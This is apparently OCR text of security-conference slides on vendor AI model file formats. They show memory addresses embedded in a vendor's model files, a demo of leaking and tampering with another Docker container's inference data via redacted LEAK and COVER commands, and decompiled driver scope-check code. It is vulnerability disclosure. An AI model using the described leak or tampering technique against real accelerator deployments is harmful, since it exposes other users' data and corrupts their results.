ts:2 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:0 TX bytes:168 lo Link
 encap:UNSPEC inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope: Host UP LOOPBACK RUNNING MTU:
65536 Metric:1 RX packets:548 errors:0 dropped:0 overruns:0 frame:0 TX packets:548 errors:0 dropped:0 ove
rruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:57140 TX bytes:57140
```


Problem #3
Demo of Privacy Leak Caused by Model Extensions

An AI Model with Extended Fields

Information that might lead to vendor's name is hidden

Reversed File Format for Vendor C's Models

None Standard information (vendor extension)



Vendor C’s AI Model File Contains：

- IPU instructions
- Neural network layers and parameters
- Memory addr explicitly coded in the AI model !

Mem info about model input

struct InputDataDesc inputDataDesc	
int id	5h
int version	1h
int descNum	1h
int64 descSize	74h
struct cnrtDataDescArray_t[1]	
struct cnrtDataDescArray_t[0]	
int descFlag	0h
int getOrSetDataLayout	1h
struct SlimeXTensorDesc	
int id	4h
int n	1h
int c	3h
int h	12Bh
int w	12Bh
int segSize	100h
int CalignSize	10h
int slice	1h
int MaxSrcBytes	0h
int MaxDstBytes	2BA720h
int isFix8P	0h

Vendor C’s AI Model File Contains：

- IPU instructions
- Neural network layers and parameters
- Memory addr explicitly coded in the AI model !

Mem info about model output


struct OutputDataDesc outputdataDesc	
int id	5h
char version[4]	
int descNum	1h
int64 descSize	74h
struct cnrtDataDescArray_t[1]	
struct cnrtDataDescArray_t[0]	
int descFlag	2h
int getOrSetDataLayout	1h
struct SlimeXTensorDesc	
int id	4h
int n	1h
int c	3E9h
int h	1h
int w	1h
int segSize	100h
int CalignSize	10h
int slice	1h
int MaxSrcBytes	7E0h
int MaxDstBytes	0h
int isFix8P	0h

Demo of Data Leak from AI Models

Model and Data Leak

Mosac to hide vendor information

input

./classify_offline.host
inception_v3.dense 
file_list imagenet_lables.txt
offline_imagenet_mean_2 1 1 1
128 rgb

output

```
labels: hoopskirt, crinoline
labels: broom
labels: gown
labels: overskirt
labels: komondor
```

Docker#1

Model and Data Leak

input

./classify_offline.host
inception_v3.dense [redacted]
file_list imagenet_lables.txt
offline_imagenet_mean_2 1 1 1
128 rgb

output

```
labels: hoopskirt, crinoline
labels: broom
labels: gown
labels: overskirt
labels: komondor
```

Docker#1

leak

./LEAK -m [redacted] -f leak_input [redacted] -o output

Docker#2

Tampering Results

Docker#1

input

./classify_offline.host
inception_v3.den[redacted]
file_list imagenet_lables.txt
offline_imagenet_mean_2 1 1 1
128 rgb

Original output

```
labels: hoopskirt, crinoline
labels: broom
labels: gown
labels: overskirt
labels: komondor
```

Tampering Results

Docker#1

input

./classify_offline.host
inception_v3.den[redacted]
file_list imagenet_lables.txt
offline_imagenet_mean_2 1 1 1
128 rgb

Original output

```
labels: hoopskirt, crinoline
labels: broom
labels: gown
labels: overskirt
labels: komondor
```

Tampered output


```
labels: komondor
labels: broom
labels: swab, swob, mop
labels: hoopskirt, crinoline
labels: hen
```

Docker#2

cover

```
./COVER  -f cover_input [redacted] -t 1
```

scope check


IDA - c
driver.ko)
\cambricon_c10_driver.i64
File Edi
Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol
Functions window
IDA View-A
Hex View-1
Structures
Imports
int __fastcall _
egitimacy(mapInfo_t *pMapInfo, void
AddrEnd)
{
voi
rdx
__i
void *node_vAddr; // rcx
__int64 node_vAddrEnd; // rax
int result; // eax
_fentry__(pMapInfo, mluAddr, mluAddrEnd);
if (pMapInfo)
{
node_vAddr = pMapInfo->virAddr;
node_vAddrEnd = (__int64)pMapInfo->virAddr - 1;
do
{
node_vAddrEnd += pMapInfo->requireSize;
pMapInfo = pMapInfo->merge_info.next_mi;
}
while (pMapInfo);
if (mluAddr < node_vAddr || (unsigned __int64)mluAddrEnd_1 > node_vAddrEnd)
{
cndrvWrapPrintLog(
2LL,
"[%s][%d]:!!!ERROR!!! The access of scope is illegal.\n",
"__check_access_scope_legitimacy",
1826LL,
v4);
result = -1;
}
else
{
result = 0;
}

5. Solution — Checking AI Models?

Source of Problem

- Model contains Inconsistent or unrealistic parameters
- Vendor specific model extension
- Flaws in model conversion tool

Summary

- AI Model is the core of deep learning applications
- Vendors adopt their own file formats for AI models
- Model can contain inconsistent or unrealistic parameters
- Vendor specific model extension could cause security damages

Q&A

kangli.ctf@gmail.com